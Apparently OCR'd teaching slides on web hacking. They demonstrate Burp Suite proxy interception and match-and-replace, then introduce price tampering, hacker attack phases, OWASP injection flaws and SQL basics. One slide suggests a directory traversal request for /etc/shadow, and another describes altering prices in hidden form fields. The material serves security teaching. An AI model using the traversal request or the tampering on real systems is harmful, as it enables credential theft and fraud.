
Add new searches

SSL Pass Through

These settings are used to specify destination web servers for which Burp will directly pass through SSL connections. No details about requests or responses will be available in the Proxy intercept view or history.

Add	Enabled	Host / IP range	Port
<input type="button" value="Add"/>	<input type="checkbox"/>		
<input type="button" value="Edit"/>	<input type="checkbox"/>		

Burp Proxy Replace Example



Burp Proxy Replace Example - Before

simple 

All Images News Maps Videos More Settings Tools

About 3,380,000,000 results (0.54 seconds)

Simple | Online Banking With Built-In Budgeting & Saving Tools
<https://www.simple.com/> ▾
Simple is online banking with superhuman customer service and tools to help you easily budget and save, right inside your account.

Account Features
Simple is an online checking account with intuitive, fun, and ...

Fee-Free
There are no minimum balance requirements, no maintenance ...

Branchless Banking
Branchless banking works from wherever you happen to be ...

Get the App
Whether you're on an iPhone or Android device, Simple makes ...

About Us
Our customer service is kind, helpful and human (in other ...)

Switch
Switching your checking account to Simple is easier than you ...

More results from simple.com »

Simple Synonyms, Simple Antonyms | Thesaurus.com
www.thesaurus.com/browse/simple ▾
Synonyms for simple at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.

Simple | Define Simple at Dictionary.com
www.dictionary.com/browse/simple ▾
Simple definition, easy to understand, deal with, use, etc.: a simple matter; simple tools. See more.

Searching for “simple”

Simple   **SIMPLE**
Bank

 simple.com

Simple is an American direct bank based in Portland, Oregon. The company provides FDIC-insured checking accounts to US Citizens only through a partnership with The Bancorp and BBVA Compass and is part ... [Wikipedia](#)

Customer service: 1 (888) 248-0632
Parent organization: Banco Bilbao Vizcaya Argentaria
Founded: 2009
Headquarters: Portland, OR
CEO: Joshua Reich (Jul 2009–)
Founders: Alex Payne, Joshua Reich, Shamir Karkal

Profiles

 Twitter  Facebook  Instagram  Google+

Burp Proxy Replace Example - After

complex

All Images News Maps Videos More Settings Tools

About 3,330,000,000 results (0.56 seconds)

complex Online Banking With Built-In Budgeting & Saving Tools
<https://www.complex.com/> ▾
complex's online banking with superhuman customer service and tools to help you easily budget and save, right inside your account.

Account Features
complex is an online checking account with intuitive, fun, and ...

Branchless Banking
Branchless banking works from wherever you happen to be ...

About Us
Our customer service is kind, helpful and human (in other ...)

More results from complex.com »

complex Synonyms, complex Antonyms | Thesaurus.com
www.thesaurus.com/browse/complex ▾
Synonyms for complex at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.

complex | Define complex at Dictionary.com
www.dictionary.com/browse/complex ▾
complex definition, easy to understand, deal with, use, etc.: a complex matter; complex tools. See more.

complex

Bank

complex.com

complex is an American direct bank based in Portland, Oregon. The company provides FDIC-insured checking accounts to US Citizens only through a partnership with The Bancorp and BBVA Compass and is part ... [Wikipedia](#)

Customer service: 1 (888) 248-0632
Parent organization: Banco Bilbao Vizcaya Argentaria
Founded: 2009
Headquarters: Portland, OR
CEO: Joshua Reich (Jul 2009–)
Founders: Alex Payne, Joshua Reich, Shamir Karkal

Profiles

 Twitter

 Facebook

 Instagram

 Google+

Burp Proxy Replace Example Reloaded

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Enabled	Item	Match	Replace	Type	Comment
<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cached response
<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header
<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed response
<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex	Ignore cookies
<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org	Regex	Rewrite Host header
<input type="checkbox"/>	Request header		Origin: foo.example.org	Regex	Add spoofed CORS origin
<input checked="" type="checkbox"/>	Response body	simple	`		

Burp Proxy Replace Example - Before

Google simple 

Web Images News Shopping Videos More Search tools

About 2,560,000,000 results (0.35 seconds)

Simple | Online Banking With Automatic Budgeting & Savings
<https://www.simple.com/> Simple ▾
Simple is reinventing online banking with modern web and mobile experiences, no surprise fees, and great customer service. Simplify your finances.
FAQ - Budget and Save - Smarter Banking - Careers

Simple Synonyms, Simple Antonyms | Thesaurus.com
www.thesaurus.com/browse/simple ▾
Synonyms for simple at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.

Simple - Merriam-Webster Online
www.merriam-webster.com/dictionary/simple ▾ Merriam-Webster ▾
not hard to understand or do. : having few parts : not complex or fancy. : not special or unusual. Indulge your inner kid: strange words for body functions ».

Simple (@simple) | Twitter
<https://twitter.com/simple> ▾
The latest Tweets from Simple (@simple). The way banking should be. Portland, OR.

Simple | Define Simple at Dictionary.com
dictionary.reference.com/browse/simple ▾ Dictionary.com ▾
easy to understand, deal with, use, etc.: a simple matter; simple tools. 2. not elaborate or artificial; plain: a simple style. 3. not ornate or luxurious; unadorned:

Simple - Better Banking on the App Store on iTunes - Apple
<https://itunes.apple.com/us/app/simple-better-banking/id479317486?...>
★★★★★ Rating: 4.5 - 856 votes - Free - iOS

Searching for “simple”

The screenshot shows the Google+ profile for 'Simple'. It features the company's logo (a red, blue, and green circular icon) and the word 'SIMPLE' in bold capital letters. Below the logo, it says 'Banking company'. A brief description states: 'Simple is an American direct bank headquartered in Portland, Oregon offering a suite of all-electronic consumer banking services. To provide FDIC-insured checking accounts, Simple partners with The Bancorp.' It also mentions 'Wikipedia'. Under 'Recent posts on Google+', there is a post by 'Simple' with 3,148 followers, shared publicly. The post includes a small image of several bank cards and the caption: 'This is what happens when you hire really awesome people and take away the ... Jan 12, 2015 Jeremy Rasnic originally shared this post: When Customer Service Counts I spend a lot of time talking with ...' A 'Follow' button is visible next to the post.

30

Burp Proxy Replace Example - After



The image shows two side-by-side screenshots of a web page. Both screenshots feature a placeholder for a user profile picture, which is a small image of a baby's face. In the left screenshot, the placeholder is part of a user profile card. The user's name is partially visible as "is reinventing online banking with modern web and mobile experiences, no surprise fees, and great customer service. Simplify your finances." Below this, there is a large amount of blue-highlighted JavaScript code. The right screenshot shows the same page after a Burp Proxy Replace attack. The placeholder baby image has been replaced by a larger, more prominent image of the same baby's face. The surrounding text and code remain largely the same, except for some minor changes in the blue-highlighted areas.

is reinventing online banking with modern web and mobile experiences, no surprise fees, and great customer service. Simplify your finances.

.com/faq" onmousedown="return rwt(this,",",'1','AFQjCNGGLgobLJepOvaHtXg-JMXutSJwGA','0CCcQ0gloADAA','','event)">FAQ - .com/goals"

onmousedown="return rwt

(this,",",'1','AFQjCNHvRob2XHsdjTFTJtZY59AM4We7yQ','0CCgQ0gloATAA','','event)">Budget

and Save - .com/banking" onmousedown="return rwt(this,",",'1','AFQjCNFs-udTOXI9sYhukoevdSb7b0E9vA','0CCkQ0gloAjAA','','event)">Smarter Banking

- .com/careers" onmousedown="return rwt

(this,",",'1','AFQjCNGkt3DeD98empb8emg_cVEcklr_6w','0CCoQ0gloAzAA','','event)">Careers

" onmousedown="return rwt(this,",",'2','AFQjCNH5j-GuwDR...")

www.thesaurus.com/browse/

Synonyms for at Thesaurus.com with free online thesaurus, antonyms, and definitions. Dictionary and Word of the Day.

is an American direct bank headquartered in Portland, Oregon offering a suite of all-electronic consumer banking services. To

provide FDIC-insured checking accounts, partners with The Bancorp. (bank) onmousedown="return rwt

(this,",",'16','AFQjCNHD8E3EOdJ3KJOs4-3-LzuiZwDnkQ','0ClwBEJoTKAAwDw','','event)">Wikipedia

+ceo&stick=H4sIAAAAAAAAAGOovnz8BQMDgyEHnxCXfq6-QUZGSXIOoZZidrKVfn5RemJeZIViSWZ-HgrHKjk1P-GT4O3yHy0Oul_Zqm-n9J3VaWnHgA573QYTgAAAA&sa=X&ei=HHbKVN-bCOSAsQScpYDABA&ved=0CJABEOgTKAAwEQ">CEO: [Joshua Reich](#)

+founded&stick=H4sIAAAAAAAAAGOovnz8BQMDgykHnxCXfq6-QUZGSXIOoZZqdrKVfn5RemJeZIViSWZ-HgrHKi2_NC8INSXgi0vLjqncr8WN3wuZn6nb8EaXQxkAgox4q1IAAAA bCOSAsQScpYDABA&ved=0CJQBEOgTKAAwEg">Founded: 2009

" onmousedown="return rwt

Burp Proxy Intercept in Action

- Intercepting request traffic - display raw

The screenshot shows the Burp Suite interface with the title bar "Burp Suite Free Edition v1.5". The menu bar includes "Burm", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has tabs for "Target", "Proxy" (which is selected), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Options", and "Alerts". Below the toolbar are buttons for "Intercept" (highlighted in orange), "History", and "Options". The main pane displays a network request to "http://www.google.com:80 [173.194.75.103]". The request method is "GET" and the URL is "/gen_204?atyp=i&ct=1&cad=1&sqi=3&q=afit&pjf=1&oq=afit&gs_l=hp..014.5266.6016.0.14688.4.4.0.0.0.0.1218.4717.7-4.4.0.les%3B..0.0...1c.1.NgjOJ4xgbFo&ei=G0gFUDPlNuPBOAGa7IHgCA&zx=1359300618965 HTTP/1.1". The "Accept" header is "*/*", the "Referer" is "http://www.google.com", the "Accept-Language" is "en-us", the "User-Agent" is "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", the "Accept-Encoding" is "gzip, deflate", and the "Host" is "www.google.com". A yellow callout box points to the "oq=afit" part of the URL. The "Host" field is also highlighted with a red box.

Burp Proxy Intercept in Action

- Intercepting request traffic - display parameters

The screenshot shows the Burp Suite Free Edition v1.5 interface. The title bar reads "Burp Suite Free Edition v1.5". The menu bar includes "Burm", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has tabs for "Target", "Proxy" (which is selected), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Options", and "Alerts". Below the toolbar, there are three buttons: "Intercept" (highlighted in orange), "History", and "Options". The main area displays a request to "http://www.google.com:80 [173.194.75.103]". Below the request, there are four buttons: "Forward", "Drop", "Intercept is on" (disabled), and "Action". To the right of these buttons is a "Comment this item" input field and a toolbar with icons for copy, paste, and help. At the bottom of the main area, there are tabs for "Raw", "Params" (selected), "Headers", and "Hex". A table titled "GET request to /gen_204" lists parameters:

Type	Name	Value
URL	atyp	i
URL	ct	1
URL	cad	1
URL	sqi	3
URL	q	afit
URL	pjf	1
URL	oq	afit
URL	gs_l	hp.10.0l4.5266.6016.0.14688.4.4.0.0.0.1218.4717.7-4.4.0.les;.0.0...1c.1.NgjOJ4xgbFo
URL	ei	G0gFUdPINuPB0AGa7IHgCA
URL	zx	1359300618965
Cookie	PREF	ID=0765aa70cc0eaf66;U=7b3730bbbb09ff2f;FF=0;TM=1334233253;LM=1359220342;S=bgeISoIMZ5eJ6xRQ
Cookie	NID	67=X7NfbMRybvM9R15LQnTVgLqBBv36OnbWWwwlylmYauD2bXZDNAMFg-V4qn6qe4sfjHqdpFnxBJVNXW7IAsoZQ8hpVJdq0jp9dOo...

A red box highlights the "Params" tab and the "Cookie" parameters in the list.

Body encoding:

Burp Proxy Intercept in Action

- Intercepting request traffic - display headers

The screenshot shows the Burp Suite Free Edition v1.5 interface. The title bar reads "Burp Suite Free Edition v1.5". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has tabs for "Target", "Proxy" (which is selected), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Options", and "Alerts". Below the toolbar, there are buttons for "Intercept" (which is highlighted in orange), "History", and "Options". The main area shows a request to "http://www.google.com:80 [173.194.75.103]". There are buttons for "Forward", "Drop", "Intercept is on" (which is grayed out), and "Action". To the right of these buttons is a "Comment this item" input field and a toolbar with icons for "Comment", "Copy", and "?". Below the comment field are buttons for "Raw", "Params", "Headers" (which is selected), and "Hex". The "Headers" table lists the following header pairs:

Name	Value
GET	/gen_204?atyp=i&ct=1&cad=1&sqi=3&q=afit&pjf=1&oq=afit&gs_l=hp.10..0l4.5266.6016.0.14688.4.4.0.0.0... */*
Accept	*
Referer	http://www.google.com/
Accept-Language	en-us
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET CLR 2.0.50727; .NET CLR 3....
Accept-Encoding	gzip, deflate
Host	www.google.com
Proxy-Connection	Keep-Alive
Cookie	PREF=ID=0765aa70cc0eaf66;U=7b3730bbbb09ff2f;FF=0;TM=1334233253;LM=1359220342;S=bgelSOiM...

On the right side of the headers table, there are four buttons: "Add", "Remove", "Up", and "Down". At the bottom of the interface, there is a search bar with the placeholder "type a search term" and a "U matches" button.

Burp Proxy Intercept in Action

- Intercepting request traffic - display hex

The screenshot shows the Burp Suite Free Edition v1.5 interface. The title bar reads "Burp Suite Free Edition v1.5". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has tabs for "Target", "Proxy" (which is selected), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Options", and "Alerts". Below the toolbar, there are three buttons: "Intercept" (highlighted in orange), "History", and "Options". The main area displays a captured request to "http://www.google.com:80 [173.194.75.103]". The request details are as follows:

	Raw	Params	Headers	Hex	Comment this item												
0	47	45	54	20	2f	67	65	6e	5f	32	30	34	3f	61	74	79	GET /gen_204?atv
1	70	3d	69	26	63	74	3d	31	26	63	61	64	3d	31	26	73	p=i&ct=1&cad=1&s
2	71	69	3d	33	26	71	3d	61	66	69	74	26	70	6a	66	3d	qi=3&q=afit&pjf=
3	31	26	6f	71	3d	61	66	69	74	26	67	73	5f	6c	3d	68	1&oq=afit&gs_l=h
4	70	2e	31	30	2e	2e	30	6c	34	2e	35	32	36	36	2e	36	p.10.0I4.5266.6
5	30	31	36	2e	30	2e	31	34	36	38	38	2e	34	2e	34	2e	016.0.14688.4.4.
6	30	2e	30	2e	30	2e	30	2e	31	32	31	38	2e	34	37	31	0.0.0.0.1218.471
7	37	2e	37	2d	34	2e	34	2e	30	2e	6c	65	73	25	33	42	7.7.4.4.0.les%3B
8	2e	2e	30	2e	30	2e	2e	2e	31	63	2e	31	2e	4e	67	6a	.0.0..1c.1.Ngj
9	4f	4a	34	78	67	62	46	6f	26	65	69	3d	47	30	67	46	OJ4xgbFo&ei=G0gF
a	55	64	50	6c	4e	75	50	42	30	41	47	61	37	49	48	67	UdPINuPB0AGa7IHg
b	43	41	26	7a	78	3d	31	33	35	39	33	30	30	36	31	38	CA&zxx=1359300618
c	39	36	35	20	48	54	54	50	2f	31	2e	31	0d	0a	41	63	965 HTTP/1.1Ac
d	63	65	70	74	3a	20	2a	2f	2a	0d	0a	52	65	66	65	72	cept: /*Refer
e	65	72	3a	20	68	74	74	70	3a	2f	2f	77	77	77	2e	67	er: http://www.g
f	6f	6f	67	6c	65	2e	63	6f	6d	2f	0d	0a	41	63	63	65	oogle.com/Acce

Burp Proxy History

- Displays original and “auto-modified” requests

The screenshot shows the Burp Suite interface in 'History' mode. At the top, there's a navigation bar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Options, and Alerts. Below that is another row with Intercept, History, and Options tabs, where 'History' is selected. A filter bar says 'Filter: Hiding CSS, image and general binary content'. The main area is a table of network requests:

#	Host	Method	URL	Params	Modified	Status	Length	MIME type	Extension	Title
17	https://twitter.com	GET	/	<input type="checkbox"/>	<input type="checkbox"/>	200	234214	HTML		Twitter
19	https://twitter.com	GET	/i/promoted_content/log.json?even...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	476	text	json	
20	https://twitter.com	GET	/i/notifications?oldest_unread_id=0	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	969	JSON		
22	https://twitter.com	GET	/i/promoted_content/log.json?even...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	476	text	json	
23	https://twitter.com	GET	/i/notifications?oldest_unread_id=0	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	969	JSON		
24	https://twitter.com	GET	/i/...	<input type="checkbox"/>	<input type="checkbox"/>	200	4050	JSON		

At the bottom left, there are three buttons: 'Original request' (highlighted with a red box), 'Auto-modified request', and 'Response'. Below these buttons is a row of tabs: Raw, Params, Headers, and Hex. Under the 'Raw' tab, the request is displayed as:

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, /*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
DNT: 1
Host: twitter.com
```

What Else Can Be Modified?!?


- Anything flowing between browser and server!
- Account numbers
- Balances
 - ❖ Some shopping carts pass price info to browser
 - Often in hidden form elements
 - Some web apps trust whatever comes back!!
 - What if the user changed the price sent back to the server?
 - Web apps should perform some form of integrity check
- An actual court case...
 - ❖ Man modified price of item and sent response to server
 - ❖ Server did not check integrity of price
 - ❖ Man bought item for a deep discount
 - ❖ Company sued man
 - ❖ Man won claiming he simply counter-offered the company's price and the company accepted his counter

What Else Can Be Modified?!?

- Anything flowing between browser and server!
- Try GET /.../.../.../.../.../etc/shadow HTTP/1.1
 - ❖ Directory traversal attack

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - ❖ Application and OS Attacks
 - Buffer Overflows
 - Password Attacks
 - Web App Attacks
 - Session Tracking
 - Injection Flaws
 - » SQL Injection
 - » Command Injection
 - Client-side Attacks
 - ❖ Network Attacks
 - ❖ Denial of Service Attacks
 - Step 4: Maintaining Access
 - Step 5: Covering Tracks and Hiding




Injections Flaws (According to OWASP)

- Injection occurs when user-supplied (un-sanitized) data is relayed to an interpreter as part of a query
- Allows attackers to relay malicious code (typically through a web app) to another system
- Attacks can include
 - ❖ calls to backend databases via SQL [**SQL injection**]
 - ❖ calls to the operating system [**Command injection**]
- Attacker's malicious data tricks the interpreter into executing unintended commands
- Any web app that relies on the use of an interpreter has the potential to fall victim to this type of flaw

Web-based Interactions (Normal)

- Most web apps run on a web server with a back-end database
 - 1. Web app sends form to user
 - 2. User submits form to web app
 - 3. Web app builds query string to respond to user's request/query
 - ❖ Web app sends it to another server (e.g., DB) which executes query and sends data back to web app [SQL injection]
 - or
 - ❖ Web app processes the query [Command injection]
 - 4. Web app returns data to user



What is SQL?

- SQL stands for **Structured Query Language**
- Allows us to submit standardized queries to a database... perhaps through a web app
- SQL can:
 - ❖ **SELECT** - query database & return results based on criteria
 - ❖ **UPDATE** - update data
 - ❖ **INSERT INTO** - insert new data
 - ❖ **DELETE** - delete data
 - ❖ **DROP TABLE** - deletes a table
- Very good training on all things web related including ability to modify example code and see results
 - ❖ www.w3schools.com

SQL Database Tables

- Relational databases contain one or more tables identified by a name
